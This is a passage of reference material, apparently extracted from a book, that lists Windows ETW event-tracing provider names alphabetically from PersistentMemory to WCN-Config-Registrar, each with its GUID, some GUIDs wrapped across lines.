Microsoft-Windows-PersistentMemory-ScmBus {C03715CE-EA6F-5B67-4449-DA1D1E1AFEB8}
Microsoft-Windows-Photo-Image-Codec          {BE3A31EA-AA6C-4196-9DCC-9CA13A49E09F}
Microsoft-Windows-PhotoAcq                   {76CFA528-B26E-B773-62D0-9588270442A6}
Microsoft-Windows-PktMon                     {4D4F80D9-C8BD-4D73-BB5B-19C90402C5AC}
Microsoft-Windows-PlayToManager              {BB311100-2D9F-4CD3-B2D6-F4EA3839C548}
Microsoft-Windows-PNRPSvc                    {BBE94F36-F8DC-4C33-8227-81602B7A3D53}
Microsoft-Windows-PortableDeviceStatusProvider {8C63B5A5-B484-4381-892D-EDD424582DF7
      }
Microsoft-Windows-PortableDeviceSyncProvider {A3E1697B-A12C-46B9-84D1-7FFE73C4B678}
Microsoft-Windows-PortableWorkspaces-Creator-Tool {42D5F8CB-0D2B-4522-8059-
```

```
    C35A37C94A77}
Microsoft-Windows-Power-CAD               {DABA4D32-CC40-4266-BB95-C30344DBC680}
Microsoft-Windows-Power-Meter-Polling     {306C4E0B-E148-543D-315B-C618EB93157C}
Microsoft-Windows-Power-Troubleshooter    {CDC05E28-C449-49C6-B9D2-88CF761644DF}
Microsoft-Windows-PowerCfg                {9F0C4EA8-EC01-4200-A00D-B9701CBEA5D8}
Microsoft-Windows-PowerCpl                {B1F90B27-4551-49D6-B2BD-DFC6453762A6}
Microsoft-Windows-PowerShell              {A0C1853B-5C40-4B15-8766-3CF1C58F985A}
Microsoft-Windows-PowerShell-DesiredStateConfiguration-FileDownloadManager {AAF67066
    -0BF8-469F-AB76-275590C434EE}
Microsoft-Windows-PrimaryNetworkIcon      {8CE93926-BDAE-4409-9155-2FE4799EF4D3}
Microsoft-Windows-PrintBRM                {CF3F502E-B40D-4071-996F-00981EDF938E}
Microsoft-Windows-PrintService            {747EF6FD-E535-4D16-B510-42C90F6873A1}
Microsoft-Windows-PrintService-USBMon     {7F812073-B28D-4AFC-9CED-B8010F914EF6}
Microsoft-Windows-Privacy-Auditing        {D67FBB76-D18A-5AE3-24A3-8C1DB52D6C62}
Microsoft-Windows-Privacy-Auditing-Activity-History-Privacy-Settings {63DD5DFB
    -2488-5E1F-7895-D49FF5BC7125}
Microsoft-Windows-Privacy-Auditing-DiagnosticData {D3610DCA-4501-5A5D-21A7-30
    CA91130711}
Microsoft-Windows-Privacy-Auditing-ImproveInkingAndTyping {34B02AA4-BE24-55E0-4EB1-
    D29469A2D79C}
Microsoft-Windows-Privacy-Auditing-PersonalInkingAndTyping {AA018A01-3747-532B-94EC
    -5D87DC3A5085}
Microsoft-Windows-Privacy-Auditing-TailoredExperiences {1BD672B8-445E-53FC-35EF-09
    F53672C385}
Microsoft-Windows-ProcessExitMonitor      {FD771D53-8492-4057-8E35-8C02813AF49B}
Microsoft-Windows-Processor-Aggregator    {CBA16CF2-2FAB-49F8-89AE-894E718649E7}
Microsoft-Windows-ProcessStateManager     {D49918CF-9489-4BF1-9D7B-014D864CF71F}
Microsoft-Windows-Program-Compatibility-Assistant {4CB314DF-C11F-47D7-9C04-65
    FB0051561B}
Microsoft-Windows-Provisioning-Diagnostics-Provider {ED8B9BD3-F66E-4FF2-B86B-75
    C7925F72A9}
Microsoft-Windows-Proximity-Common        {28058203-D394-4AFC-B2A6-2F9155A3BB95}
Microsoft-Windows-Push-To-Install-Service {3A718A68-6974-4075-ABD3-E8243CAEF398}
Microsoft-Windows-PushNotifications-Developer {5CAD3597-5FEC-4C62-9CE1-9D7ABC723D3A}
Microsoft-Windows-PushNotifications-InProc {815A1F4A-3F8D-4B37-9B31-5142F9D724A5}
Microsoft-Windows-PushNotifications-Platform {88CD9180-4491-4640-B571-E3BEE2527943}
Microsoft-Windows-QoS-Pacer               {914ED502-B70D-4ADD-B758-95692854F8A3}
Microsoft-Windows-QoS-qWAVE               {6BA132C4-DA49-415B-A7F4-31870DC9FE25}
Microsoft-Windows-QoS-WMI-Diag            {725BA9B3-C1F3-4518-AF1B-C8D669191E15}
Microsoft-Windows-RadioManager            {92061E3D-21CD-45BC-A3DF-0E8AE5E8580A}
Microsoft-Windows-Ras-AgileVpn            {B5325CD6-438E-4EC1-AA46-14F46F2570E4}
Microsoft-Windows-Ras-NdisWanPacketCapture {D84521F7-2235-4237-A7C0-14E3A9676286}
Microsoft-Windows-RasServer               {29D13147-1C2E-48EC-9994-E29DFE496EB3}
Microsoft-Windows-RasSstp                 {6C260F2C-049A-43D8-BF4D-D350A4E6611A}
Microsoft-Windows-Rdms-UI                 {FB750AD9-8544-427F-B284-8ED9C6C221AE}
Microsoft-Windows-ReadyBoost               {E6307A09-292C-497E-AAD6-498F68E2B619}
Microsoft-Windows-ReadyBoostDriver         {2A274310-42D5-4019-B816-E4B8C7ABE95C}
Microsoft-Windows-ReFS                     {CD9C6198-BF73-4106-803B-C17D26559018}
Microsoft-Windows-ReFS-v1                  {059F0F37-910E-4FF0-A7EE-AE8D49DD319B}
Microsoft-Windows-Registry-SQM-Provider    {017BA13C-9A55-4F1F-8200-323055AAC810}
Microsoft-Windows-Remote-FileSystem-Log    {20C46239-D059-4214-A11E-7D6769CBE020}
Microsoft-Windows-Remote-FileSystem-Monitor {51734B23-5B7E-4892-BA8E-45BC110B735C}
Microsoft-Windows-RemoteAccess-MgmtClient {B0261971-F607-458E-8D89-02FE7E846129}
Microsoft-Windows-RemoteApp and Desktop Connections {1B8B402D-78DC-46FB-BF71-46
    E64AEDF165}
Microsoft-Windows-RemoteAssistance        {5B0A651A-8807-45CC-9656-7579815B6AF0}
Microsoft-Windows-RemoteDesktopServices-RdpCoreTS {1139C61B-B549-4251-8ED3-27250
    A1EDEC8}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-Manager {10D520E2-205C-4C22-B25C-
    AC7A779C55B2}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-SessionLicensing {10AB3154-C36A-4
    F24-9D91-FFB5BCD331EF}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-Synth3dvsc {3903D5B9-988D-4C31-9CCD
    -4022F96703F0}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-Synth3dvsp {289DB023-6864-4CBF-BD25
    -4809E8213CD5}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-VM-Kernel-Mode-Transport {7EB5F4CF-
    A4F6-4E92-AA8F-A8E7EF937745}
Microsoft-Windows-RemoteDesktopServices-RemoteFX-VM-User-Mode-Transport {741C6BE3-
    F74B-4E4D-88E7-5CE3A35FAEB3}
Microsoft-Windows-RemoteDesktopServices-SessionServices {F1394DE0-32C7-4A76-A6DE-
    B245E48F4615}
Microsoft-Windows-Remotefs-Rdbss           {1A870028-F191-4699-8473-6FCD299EAB77}
Microsoft-Windows-ResetEng                 {A4445C76-ED85-C8A3-02C1-532A38614A9E}
Microsoft-Windows-ResetEng-Trace           {7FA514B5-A023-4B62-A6AB-2946A483E065}
Microsoft-Windows-Resource-Exhaustion-Detector {9988748E-C2E8-4054-85F6-0C3E1CAD2470
    }
Microsoft-Windows-Resource-Exhaustion-Resolver {91F5FB12-FDEA-4095-85D5-614B495CD9DE
    }
Microsoft-Windows-ResourcePublication      {74C2135F-CC76-45C3-879A-EF3BB1EEAF86}
Microsoft-Windows-RestartManager           {0888E5EF-9B98-4695-979D-E92CE4247224}
Microsoft-Windows-RetailDemo               {D3F29EDA-805D-428A-9902-B259B937F84B}
Microsoft-Windows-RPC                      {6AD52B32-D609-4BE9-AE07-CE8DAE937E39}
Microsoft-Windows-RPC-Events               {F4AED7C7-A898-4627-B053-44A7CAA12FCD}
Microsoft-Windows-RPC-FirewallManager      {F997CD11-0FC9-4AB4-ACBA-BC742A4C0DD3}
Microsoft-Windows-RPC-Proxy-LBS            {272A979B-34B5-48EC-94F5-7225A59C85A0}
Microsoft-Windows-RPCSS                    {D8975F88-7DDB-4ED0-91BF-3ADF48C48E0C}
Microsoft-Windows-RRAS                     {24989972-0967-4E21-A926-93854033638E}
Microsoft-Windows-RTWorkQueue-Extended     {83FAAA86-63C8-4DD8-A2DA-FBADDDFC0655}
Microsoft-Windows-RTWorkQueue-Threading    {E18D0FC9-9515-4232-98E4-89E456D8551B}
Microsoft-Windows-Runtime-Graphics         {FA5CF675-72EB-49E2-B447-DE5552FAFF1C}
```

```
Microsoft-Windows-Runtime-Media        {8F0DB3A8-299B-4D64-A4ED-907B409D4584}
Microsoft-Windows-Runtime-Networking   {6EB875EB-8F4A-4800-A00B-E484C97D7561}
Microsoft-Windows-Runtime-Networking-BackgroundTransfer {B9D5B35D-BBB8-4625-9450-
    F71A5D414F4F}
Microsoft-Windows-Runtime-Web-Http     {41877CB4-11FC-4188-B590-712C143C881D}
Microsoft-Windows-Runtime-WebAPI       {6BD96334-DC49-441A-B9C4-41425BA628D8}
Microsoft-Windows-Schannel-Events      {91CC1150-71AA-47E2-AE18-C96E61736B6F}
Microsoft-Windows-SCPNP                {9F650C63-9409-453C-A652-83D7185A2E83}
Microsoft-Windows-Sdbus                {FE28004E-B08F-4407-92B3-BAD3A2C51708}
Microsoft-Windows-Sdstor               {AFE654EB-0A83-4EB4-948F-D4510EC39C30}
Microsoft-Windows-Search               {CA4E628D-8567-4896-AB6B-835B221F373F}
Microsoft-Windows-Search-Core          {49C2C27C-FE2D-40BF-8C4E-C3FB518037E7}
Microsoft-Windows-Search-ProfileNotify {FC6F77DD-769A-470E-BCF9-1B6555A118BE}
Microsoft-Windows-Search-ProtocolHandlers {DAB065A9-620F-45BA-B5D6-D6BB8EFEDEE9}
Microsoft-Windows-SEC                  {16C6501A-FF2D-46EA-868D-8F96CB0CB52D}
Microsoft-Windows-Security-Adminless   {EA216962-877B-5B73-F7C5-8AEF5375959E}
Microsoft-Windows-Security-Audit-Configuration-Client {08466062-AED4-4834-8B04-
    CDDB414504E5}
Microsoft-Windows-Security-Auditing    {54849625-5478-4994-A5BA-3E3B0328C30D}
Microsoft-Windows-Security-EnterpriseData-FileRevocationManager {2CD58181-0BB6-463E
    -828A-056FF837F966}
Microsoft-Windows-Security-ExchangeActiveSyncProvisioning {9249D0D0-F034-402F-A29B
    -92FA8853D9F3}
Microsoft-Windows-Security-IdentityListener {3C6C422B-019B-4F48-B67B-F79A3FA8B4ED}
Microsoft-Windows-Security-IdentityStore {00B7E1DF-B469-4C69-9C41-53A6576E3DAD}
Microsoft-Windows-Security-Kerberos    {98E6CFCB-EE0A-41E0-A57B-622D4E1B30B1}
Microsoft-Windows-Security-LessPrivilegedAppContainer {45EEC9E5-4A1B-5446-7AD8-
    A4AB1313C437}
Microsoft-Windows-Security-Mitigations {FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF}
Microsoft-Windows-Security-Netlogon    {E5BA83F6-07D0-46B1-8BC7-7E669A1D31DC}
Microsoft-Windows-Security-SPP         {E23B33B0-C8C9-472C-A5F9-F2BDFEA0F156}
Microsoft-Windows-Security-SPP-UX      {6BDADC96-673E-468C-9F5B-F382F95B2832}
Microsoft-Windows-Security-SPP-UX-GC   {BBBDD6A3-F35E-449B-A471-4D830C8EDA1F}
Microsoft-Windows-Security-SPP-UX-GenuineCenter-Logging {FB829150-CD7D-44C3-AF5B-711
    A3C31CEDC}
Microsoft-Windows-Security-SPP-UX-Notifications {C4EFC9BB-2570-4821-8923-1
    BAD317D2D4B}
Microsoft-Windows-Security-UserConsentVerifier {40783728-8921-45D0-B231-919037B4B4FD
    }
Microsoft-Windows-Security-Vault       {E6C92FB8-89D7-4D1F-BE46-D56E59804783}
Microsoft-Windows-SecurityMitigationsBroker {EA8CD8A5-78FF-4418-B292-AADC6A7181DF}
Microsoft-Windows-SendTo               {35642CF5-DA5E-410B-9D9C-A45F3638042B}
Microsoft-Windows-Sens                 {BE69781C-B63B-41A1-8E24-A4FC7B3FC498}
Microsoft-Windows-SENSE                {FAE96D09-ADE1-5223-0098-AF7B67348531}
Microsoft-Windows-SenseIR              {B6D775EF-1436-4FE6-BAD3-9E436319E218}
Microsoft-Windows-Sensors              {D8900E18-36CB-4548-966F-13F068D1F78E}
Microsoft-Windows-Sensors-Core         {751C292B-23E6-58CF-1FD4-38F8512C66C2}
Microsoft-Windows-Sensors-Core-Performance {9E051EAA-7FEE-4F9F-8897-D86F3692E8AF}
Microsoft-Windows-Serial-ClassExtension {47BC9477-A8BA-452E-B951-4F2ED3593CF9}
Microsoft-Windows-Serial-ClassExtension-V2 {EEE173EF-7ED2-45DE-9877-01C70A852FBD}
Microsoft-Windows-ServerManager-MultiMachine {D8D37081-10BD-4A89-A971-1CDA6899BDB3}
Microsoft-Windows-ServiceReportingApi  {606A6A38-70EC-4309-B3A3-82FF86F73329}
Microsoft-Windows-Services             {0063715B-EEDA-4007-9429-AD526F62696E}
Microsoft-Windows-Services-Svchost     {06184C97-5201-480E-92AF-3A3626C5B140}
Microsoft-Windows-ServiceTriggerPerfEventProvider {6545939F-3398-411A-88B7-6
    A8914B8CEC7}
Microsoft-Windows-Servicing            {BD12F3B8-FC40-4A61-A307-B7A013A069C1}
Microsoft-Windows-SettingSync          {83D6E83B-900B-48A3-9835-57656B6F6474}
Microsoft-Windows-SettingSync-Azure    {9F973C1D-D056-4E38-84A5-7BE81CDD6AB6}
Microsoft-Windows-SettingSync-Desktop  {579402A2-883C-45D8-B70A-9BC856407751}
Microsoft-Windows-SettingSync-OneDrive {F43C3C35-22E2-53EB-F169-07594054779E}
Microsoft-Windows-Setup                {75EBC33E-997F-49CF-B49F-ECC50184B75D}
Microsoft-Windows-SetupCl              {75EBC33E-D017-4D0F-93AB-0B4F86579164}
Microsoft-Windows-SetupPlatform        {530FB9B9-C515-4472-9313-FB346F9255E3}
Microsoft-Windows-SetupQueue           {A615ACB9-D5A4-4738-B561-1DF301D207F8}
Microsoft-Windows-SetupUGC             {75EBC33E-0870-49E5-BDCE-9D7028279489}
Microsoft-Windows-SharedAccess_NAT     {A6F32731-9A38-4159-A220-3D9B7FC5FE5D}
Microsoft-Windows-ShareMedia-ControlPanel {02012A8A-ADF5-4FAB-92CB-CCB7BB3E689A}
Microsoft-Windows-Shell-AppWizCpl      {08D945EB-C8BD-44AA-994F-86079D8DCE35}
Microsoft-Windows-Shell-AuthUI         {63D2BB1D-E39A-41B8-9A3D-52DD06677588}
Microsoft-Windows-Shell-ConnectedAccountState {6DF57621-E7E4-410F-A7E9-E43EEB61B11F}
Microsoft-Windows-Shell-Core           {30336ED4-E327-447C-9DE0-51B652C86108}
Microsoft-Windows-Shell-DefaultPrograms {65D99466-7A8E-489C-B8E1-962BC945031E}
Microsoft-Windows-Shell-LockScreenContent {A3C0D58A-9FE5-4F24-A2CE-E16DE8BAA0D2}
Microsoft-Windows-Shell-OpenWith       {11BD2A68-77FF-4991-9658-F451F2EB6CE1}
Microsoft-Windows-Shell-Search-UriHandler {606C6FE0-A9DC-4A9D-BDEA-830AFF6716E7}
Microsoft-Windows-Shell-Shwebsvc       {F61CEFC0-AA2E-11DA-A746-0800200C9A66}
Microsoft-Windows-Shell-ZipFolder      {1F84007D-19CE-4B15-9E81-8A3DD8EB9ECB}
Microsoft-Windows-ShellCommon-StartLayoutPopulation {97CA8142-10B1-4BAA-9FBB-70
    A7D11231C3}
Microsoft-Windows-ShieldedVM-ProvisioningSecureProcess {5D0B0AB2-1640-40E4-81F6
    -05403AF6C38B}
Microsoft-Windows-ShieldedVM-ProvisioningService {0F39F1F2-65CC-4164-83B9-9
    BCADEDBAF18}
Microsoft-Windows-Shsvcs               {059C3E04-5535-4929-85E1-93030E78F47B}
Microsoft-Windows-SleepStudy           {D37687E7-8BF0-4D11-B589-A7ABE080756A}
Microsoft-Windows-SmartCard-Audit      {09AC07B9-6AC9-43BC-A50F-58419A797C69}
Microsoft-Windows-SmartCard-DeviceEnum {AAEAC398-3028-487C-9586-44EACAD03637}
Microsoft-Windows-Smartcard-Server     {4FCBF664-A33A-4652-B436-9D558983D955}
Microsoft-Windows-SmartCard-TPM-VCard-Module {125F2CF1-2768-4D33-976E-527137D080F8}
Microsoft-Windows-Smartcard-Trigger    {AEDD909F-41C6-401A-9E41-DFC33006AF5D}
```

```
Microsoft-Windows-SmartScreen            {3CB2A168-FE34-4A4E-BDAD-DCF422F34473}
Microsoft-Windows-SMBClient              {988C59C5-0A1C-45B6-A555-0C62276E327D}
Microsoft-Windows-SMBDirect              {DB66EA65-B7BB-4CA9-8748-334CB5C32400}
Microsoft-Windows-SMBServer              {D48CE617-33A2-4BC3-A5C7-11AA4F29619E}
Microsoft-Windows-SMBWitnessClient       {32254F6C-AA33-46F0-A5E3-1CBCC74BF683}
Microsoft-Windows-SmbWmiProvider         {50B9E206-9D55-4092-92E8-F157A8235799}
Microsoft-Windows-SoftwareRestrictionPolicies {7D29D58A-931A-40AC-8743-48C733045548}
Microsoft-Windows-SPB-ClassExtension     {72CD9FF7-4AF8-4B89-AEDE-5F26FDA13567}
Microsoft-Windows-SPB-HIDI2C             {991F8FE6-249D-44D6-B93D-5A3060C1DEDB}
Microsoft-Windows-Speech-TTS             {74DCC47A-846E-4C98-9E2C-80043ED82B15}
Microsoft-Windows-Speech-UserExperience  {13480A22-D79F-4334-9D32-AA239398AD3C}
Microsoft-Windows-Spell-Checking         {D0E22EFC-AC66-4B25-A72D-382736B5E940}
Microsoft-Windows-SpellChecker           {B2FCD41F-9A40-4150-8C92-B224B7D8C8AA}
Microsoft-Windows-Spellchecking-Host     {1BDA2AB1-BBC1-4ACB-A849-C0EF2B249672}
Microsoft-Windows-SruMon                 {C8DBF506-E3D3-4822-930D-84C557EB6247}
Microsoft-Windows-SrumTelemetry          {48D445A8-2F64-4D49-B093-A5774D8DC531}
Microsoft-Windows-StartLmhosts           {2D7904D8-5C90-4209-BA6A-4C08F409934C}
Microsoft-Windows-StartNameRes           {277C9237-51D8-5C1C-B089-F02C683E5BA7}
Microsoft-Windows-StartupRepair          {C914F0DF-835A-4A22-8C70-732C9A80C634}
Microsoft-Windows-StateRepository        {89592015-D996-4636-8F61-066B5D4DD739}
Microsoft-Windows-stobject               {86133982-63D7-4741-928E-EF1349B80219}
Microsoft-Windows-Storage-Tiering        {4A104570-EC6D-4560-A40F-858FA955E84F}
Microsoft-Windows-Storage-Tiering-IoHeat {990C55FC-2662-47F6-B7D7-EB3C027CB13F}
Microsoft-Windows-StorageManagement      {7E58E69A-E361-4F06-B880-AD2F4B64C944}
Microsoft-Windows-StorageManagement-WSP-FS {435F8E4B-8CC4-430E-9796-28CAE4976576}
Microsoft-Windows-StorageManagement-WSP-Health {B1F01D1A-AE3A-4940-81EE-DDCCBAD380EF
      }
Microsoft-Windows-StorageManagement-WSP-Host {595F33EA-D4AF-4F4D-B4DD-9DACDD17FC6E}
Microsoft-Windows-StorageManagement-WSP-Spaces {88C09888-118D-48FC-8863-E1C6D39CA4DF
      }
Microsoft-Windows-StorageSettings        {E934E6DD-62BE-55D8-1CC8-416D0039498B}
Microsoft-Windows-StorageSpaces-Driver   {595F7F52-C90A-4026-A125-8EB5E083F15E}
Microsoft-Windows-StorageSpaces-ManagementAgent {AA4C798D-D91B-4B07-A013-787
      F5803D6FC}
Microsoft-Windows-StorageSpaces-SpaceManager {69C8CA7E-1ADF-472B-BA4C-A0485986B9F6}
Microsoft-Windows-StorDiag               {F5D05B38-80A6-4653-825D-C414E4AB3C68}
Microsoft-Windows-Store                  {9C2A37F3-E5FD-5CAE-BCD1-43DAFEEE1FF0}
Microsoft-Windows-StorPort               {C4636A1E-7986-4646-BF10-7BC3B4A76E8E}
Microsoft-Windows-Storsvc                {A963A23C-0058-521D-71EC-A1CCE6173F21}
Microsoft-Windows-Subsys-Csr             {E8316A2D-0D94-4F52-85DD-1E15B66C5891}
Microsoft-Windows-Subsys-SMSS            {43E63DA5-41D1-4FBF-ADED-1BBED98FDD1D}
Microsoft-Windows-Superfetch             {99806515-9F51-4C2F-B918-1EAE407AA8CB}
Microsoft-Windows-Sysprep                {75EBC33E-77B8-4BA8-9474-4F4A9DB2F5C6}
Microsoft-Windows-System-Profile-HardwareId {3419DE6D-5D7F-4668-ACC8-F80566814D96}
Microsoft-Windows-System-Restore         {126CDB97-D346-4894-8A34-658DA5EEA1B6}
Microsoft-Windows-SystemEventsBroker     {B6BFCC79-A3AF-4089-8D4D-0EECB1B80779}
Microsoft-Windows-SystemSettingsHandlers {FBBD52E1-DF97-529D-4B67-53F67DA99A98}
Microsoft-Windows-SystemSettingsThreshold {8BCDF442-3070-4118-8C94-E8843BE363B3}
Microsoft-Windows-TabletPC-CoreInkRecognition {C2FA0899-8A10-412B-A42E-9E5B284A2437}
Microsoft-Windows-TabletPC-InputPanel    {E978F84E-582D-4167-977E-32AF52706888}
Microsoft-Windows-TabletPC-InputPersonalization {A8106E5C-293A-4CD0-9397-2
      E6FAC7F9749}
Microsoft-Windows-TabletPC-MathInput     {8443CCB7-FEB0-4B8D-8E28-8D4C7CB814E8}
Microsoft-Windows-TabletPC-MathRecognizer {BDB462FC-A297-49A2-BF2E-4F1809E12ABC}
Microsoft-Windows-TabletPC-Platform-Input-Core {B5FD844A-01D4-4B10-A57F-58B13B561582
      }
Microsoft-Windows-TabletPC-Platform-Input-Ninput {2C3E6D9F-8298-450F-8E5D-49
      B724F1216F}
Microsoft-Windows-TabletPC-Platform-Input-Wisp {E5AA2A53-30BE-40F5-8D84-AD3F40A404CD
      }
Microsoft-Windows-TabletPC-Platform-Manipulations {2FD7A9A5-B1A1-4FC7-B95C-
      C32FED818F30}
Microsoft-Windows-TaskbarCPL             {05D7B0F0-2121-4EFF-BF6B-ED3F69B894D7}
Microsoft-Windows-TaskScheduler          {DE7B24EA-73C8-4A09-985D-5BDADCFA9017}
Microsoft-Windows-TCPIP                  {2F07E2EE-15DB-40F1-90EF-9D7BA282188A}
Microsoft-Windows-TerminalServices-ClientActiveXCore {28AA95BB-D444-4719-A36F
      -40462168127E}
Microsoft-Windows-TerminalServices-ClientUSBDevices {6E400999-5B82-475F-B800-
      CEF6FE361539}
Microsoft-Windows-TerminalServices-LocalSessionManager {5D896912-022D-40AA-A3A8-4
      FA5515C76D7}
Microsoft-Windows-TerminalServices-MediaRedirection {3F7B2F99-B863-4045-AD05-
      F6AFB62E7AF1}
Microsoft-Windows-TerminalServices-PnPDevices {27A8C1E2-EB19-463E-8424-B399DF27A216}
Microsoft-Windows-TerminalServices-Printers {952773BF-C2B7-49BC-88F4-920744B82C43}
Microsoft-Windows-TerminalServices-RdpSoundDriver {127E0DC5-E13B-4935-985E-78
      FD508B1D80}
Microsoft-Windows-TerminalServices-RemoteConnectionManager {C76BAA63-AE81-421C-B425
      -340B4B24157F}
Microsoft-Windows-TerminalServices-ServerUSBDevices {DCBE5AAA-16E2-457C
      -9337-366950045F0A}
Microsoft-Windows-Tethering-Manager      {CC311F1F-623C-4CA4-BA44-A458016555E8}
Microsoft-Windows-Tethering-Station      {585CAB4F-9351-436E-9D99-DC4B41A20DE0}
Microsoft-Windows-TextPredictionEngine   {39A63500-7D76-49CD-994F-FFD796EF5A53}
Microsoft-Windows-ThemeCPL               {61F044AF-9104-4CA5-81EE-CB6C51BB01AB}
Microsoft-Windows-ThemeUI                {869FB599-80AA-485D-BCA7-DB18D72B7219}
Microsoft-Windows-Thermal-Polling        {E8A7C168-81EE-465C-8E8E-D39A2AC1CA41}
Microsoft-Windows-Threat-Intelligence    {F4E1897C-BB5D-5668-F1D8-040F4D8DD344}
Microsoft-Windows-Time-Service           {06EDCFEB-0FD0-4E53-ACCA-A6F8BBF81BCB}
Microsoft-Windows-Time-Service-PTP-Provider {CFFB980E-327C-5B87-19C6-62C4C3BE2290}
Microsoft-Windows-TimeBroker             {0657ADC1-9AE8-4E18-932D-E6079CDA5AB3}
```

```
Microsoft-Windows-TPM-WMI                {7D5387B0-CBE0-11DA-A94D-0800200C9A66}
Microsoft-Windows-TriggerEmulatorProvider {F230D19A-5D93-47D9-A83F-53829EDFB8DF}
Microsoft-Windows-Troubleshooting-Recommended {4969DE67-439C-516F-F805-A82A4F905730}
Microsoft-Windows-TSF-msctf              {4FBA1227-F606-4E5F-B9E8-FAB9AB5740F3}
Microsoft-Windows-TSF-msutb              {74B655A2-8958-410E-80E2-3457051B8DFF}
Microsoft-Windows-TSF-UIManager          {4DD778B8-379C-4D8C-B659-517A43D6DF7D}
Microsoft-Windows-TunnelDriver           {4EDBE902-9ED3-4CF0-93E8-B8B5FA920299}
Microsoft-Windows-TunnelDriver-SQM-Provider {4214DCD2-7C33-4F74-9898-719CCCEEC20F}
Microsoft-Windows-TZSync                 {3527CB55-1298-49D4-AB94-1243DB0FCAFF}
Microsoft-Windows-TZUtil                 {2D318B91-E6E7-4C46-BD04-BFE6DB412CF9}
Microsoft-Windows-UAC                    {E7558269-3FA5-46ED-9F4D-3C6E282DDE55}
Microsoft-Windows-UAC-FileVirtualization {C02AFC2B-E24E-4449-AD76-BCC2C2575EAD}
Microsoft-Windows-UI-Input-Inking        {BF1DB390-3E67-4D4D-A287-8958044A3DB4}
Microsoft-Windows-UI-Search              {D8965FCF-7397-4E0E-B750-21A4580BD880}
Microsoft-Windows-UI-Shell               {E3EE1525-8742-4E05-871B-DD2A60330C53}
Microsoft-Windows-UIAnimation            {E0A40B26-30C4-4656-BC9A-74A5C3A0B2EC}
Microsoft-Windows-UIAutomationCore       {820A42D8-38C4-465D-B64E-D7D56EA1D612}
Microsoft-Windows-UIRibbon               {87D476FE-1A0F-4370-B785-60B028019693}
Microsoft-Windows-UniversalTelemetryClient {6489B27F-7C43-5886-1D00-0A61BB2A375B}
Microsoft-Windows-URLMon                 {245F975D-909D-49ED-B8F9-9A75691D6B6B}
Microsoft-Windows-USB-CCID               {F708C483-4880-11E6-9121-5CF37068B67B}
Microsoft-Windows-USB-MAUSBHOST          {7725B5F9-1F2E-4E21-BAEB-B2AF4690BC87}
Microsoft-Windows-USB-UCX                {36DA592D-E43A-4E28-AF6F-4BC57C5A11E8}
Microsoft-Windows-USB-USBHUB             {7426A56B-E2D5-4B30-BDEF-B31815C1A74A}
Microsoft-Windows-USB-USBHUB3            {AC52AD17-CC01-4F85-8DF5-4DCE4333C99B}
Microsoft-Windows-USB-USBPORT            {C88A4EF5-D048-4013-9408-E04B7DB2814A}
Microsoft-Windows-USB-USBXHCI            {30E1D284-5D88-459C-83FD-6345B39B19EC}
Microsoft-Windows-User Device Registration {23B8D46B-67DD-40A3-B636-D43E50552C6D}
Microsoft-Windows-User Profiles General  {DB00DFB6-29F9-4A9C-9B3B-1F4F9E7D9770}
Microsoft-Windows-User Profiles Service  {89B1E9F0-5AFF-44A6-9B44-0A07A7CE5845}
Microsoft-Windows-User-ControlPanel      {319122A9-1485-4E48-AF35-7DB2D93B8AD2}
Microsoft-Windows-User-Diagnostic        {305FC87B-002A-5E26-D297-60223012CA9C}
Microsoft-Windows-User-Loader            {B059B83F-D946-4B13-87CA-4292839DC2F2}
Microsoft-Windows-UserAccountControl     {2683B597-3CCA-410A-97FE-6F7EE3D09B94}
Microsoft-Windows-UserDataAccess-CallHistoryClient {F5988ABB-323A-4098-8A34-85
      A3613D4638}
Microsoft-Windows-UserDataAccess-CEMAPI  {83A9277A-D2FC-4B34-BF81-8CEB4407824F}
Microsoft-Windows-UserDataAccess-PimIndexMaintenance {99C66BA7-5A97-40D5-AA01-8
      A07FB3DB292}
Microsoft-Windows-UserDataAccess-Poom    {0BD19909-EB6F-4B16-8074-6DCE803F091D}
Microsoft-Windows-UserDataAccess-UnifiedStore {56F519AB-9DF6-4345-8491-A4BA21AC825B}
Microsoft-Windows-UserDataAccess-UserDataApis {B9B2DE3C-3FBD-4F42-8FF7-33C3BAD35FD4}
Microsoft-Windows-UserDataAccess-UserDataService {FB19EE2C-0D22-4A2E-969E-
      DD41AE0CE1A9}
Microsoft-Windows-UserDataAccess-UserDataUtils {D1F688BF-012F-4AEC-A38C-E7D4649F8CD2
      }
Microsoft-Windows-UserModePowerService   {CE8DEE0B-D539-4000-B0F8-77BED049C590}
Microsoft-Windows-UserPnp                {96F4A050-7E31-453C-88BE-9634F4E02139}
Microsoft-Windows-UxInit                 {4154A29C-40D9-445F-8D65-24DA473E8F65}
Microsoft-Windows-UxTheme                {422088E6-CD0C-4F99-BD0B-6985FA290BDF}
Microsoft-Windows-VAN                    {01578F96-C270-4602-ADE0-578D9C29FC0C}
Microsoft-Windows-VDRVROOT               {E4480490-85B6-11DD-AD8B-0800200C9A66}
Microsoft-Windows-VerifyHardwareSecurity {F3F53C76-B06D-4F15-B412-61164A0D2B73}
Microsoft-Windows-VHDMP                  {E2816346-87F4-4F85-95C3-0C79409AA89D}
Microsoft-Windows-Video-For-Windows      {712ABB2D-D806-4B42-9682-26DA01D8B307}
Microsoft-Windows-VIRTDISK               {4D20DF22-E177-4514-A369-F1759FEEDEB3}
Microsoft-Windows-Volume                 {9F7B5DF4-B902-48BC-BC94-95068C6C7D26}
Microsoft-Windows-VolumeControl          {07DE7879-1C96-41CE-AFBD-C659A0E8E643}
Microsoft-Windows-VolumeSnapshot-Driver  {67FE2216-727A-40CB-94B2-C02211EDB34A}
Microsoft-Windows-VPN-Client             {3C088E51-65BE-40D1-9B90-62BFEC076737}
Microsoft-Windows-VStack-Synth3dVideo    {60295907-77C5-43C2-AEF3-DF86DA77F304}
Microsoft-Windows-VWiFi                  {314B2B0D-81EE-4474-B6E0-C2AAEC0DDBDE}
Microsoft-Windows-WABSyncProvider        {17F14A23-551D-40CC-A086-E4194D64ED4C}
Microsoft-Windows-Wallet                 {6ED11B00-C1B5-48CB-AECC-FF72EBEFBAE8}
Microsoft-Windows-Wcmsvc                 {67D07935-283A-4791-8F8D-FA9117F3E6F2}
Microsoft-Windows-WCN-Config-Registrar   {C100BECF-D33A-4A4B-BF23-BBEF4663D017}
